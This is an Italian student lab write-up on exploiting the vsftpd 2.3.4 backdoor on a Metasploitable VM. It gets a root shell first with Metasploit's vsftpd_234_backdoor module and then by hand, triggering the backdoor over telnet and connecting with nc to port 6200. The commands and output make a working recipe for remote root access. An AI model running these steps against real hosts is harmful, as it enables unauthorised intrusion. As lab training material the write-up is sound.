

CONSEGNA W15D4

Traccia: Partendo da quanto già visto su Metasploit, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd». L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: 192.168.1.149/24. Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella "test_metasploit".

Facoltativo: Analizzate il codice dell'exploit con il comando edit (all'interno del modulo caricato). Riprodurre l'exploit senza l'aiuto di metasploit ma utilizzando: telnet e nc

Iniziamo con l'avviare "msfconsole" (è lo strumento più potente e flessibile per condurre test di penetrazione) e usiamo poi un exploit che sfrutta la backdoor nota presente su metasploitable

```
(kali@kali)-[~]
└─$ msfconsole
Metasploit tip: Use the resource command to run commands from a file

/ it looks like you're trying to run a \
\ module                               /

┌───┐
│ @ │
│  │
│  │
│  │
│  │
└───┘

+ --=[ metasploit v6.4.84-dev ]
+ --=[ 2,547 exploits - 1,309 auxiliary - 1,683 payloads ]
+ --=[ 432 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Andiamo a settare poi l'host e la porta rispettivamente con 192.168.50.101 e sulla porta 21.

```
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.50.101
RHOST => 192.168.50.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      RHOST            no        The local client address
  CPORT      21               no        The local client port
  Proxies    RHOST            no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, http, socks5h
  RHOSTS     192.168.50.101  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic
```


Dopo premiamo il comando run per far sì che il tutto il processo venga avviato. E come vediamo dall'immagine seguente il comando ha funzionato

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.50.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.50.101:21 - USER: 331 Please specify the password.
[+] 192.168.50.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.1:39493 → 192.168.50.101:6200) at 2025-10-19 22:32:55 +0200
```

Per mostrare che siamo all'interno della macchina metasploitable andiamo a creare una directory "test_metasploitable" e successivamente andiamo a vedere se quest'ultima è stata creata andiamo a controllare attraverso il comando "ls" se questo è avvenuto

```
mkdir /test_metasploitable
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploitable
tmp
usr
var
vmlinuz
```

E come controprova andiamo a vedere nella macchina target se effettivamente la directory è stata creata



FACOLTATIVO

Iniziamo con usare l'”nmap -p 21 192.168.50.101” al fine di vedere se nell'IP del target la porta 21 è in ascolto e dai risultati vediamo che il risultato è positivo.

Usiamo poi il comando “telnet 192.168.50.101 21” inserendo poi USER e PASS con lo scopo di attivare la backdoor infine su un'altra shell andiamo ad usare il comando “nmap -p 6200 192.168.50.101” comando attraverso il quale andiamo a vedere se la porta 6200 dell'IP target è aperta e in ascolto.

Usiamo poi il comando “nc 192.168.50.101 6200” comando grazie al quale andiamo a prendere il controllo della macchina target come vediamo proviamo a fare un “ls” attraverso il quale vediamo la directory creata in precedenza “test_metasploitable”

```
kali@kali: ~  
Sessione Azioni Modifica Visualizza Aiuto  
(kali@kali)-[~]  
$ nmap -p 6200 192.168.50.101  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 23:29 CEST  
Nmap scan report for 192.168.50.101  
Host is up (0.0011s latency).  
  
PORT      STATE SERVICE  
6200/tcp  open  lm-x  
MAC Address: 08:00:27:6F:33:5E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 13.23 seconds  
  
(kali@kali)-[~]  
$ nc 192.168.50.101 6200  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
test_metasploitable  
tmp  
usr  
var  
vmlinuz  
█
```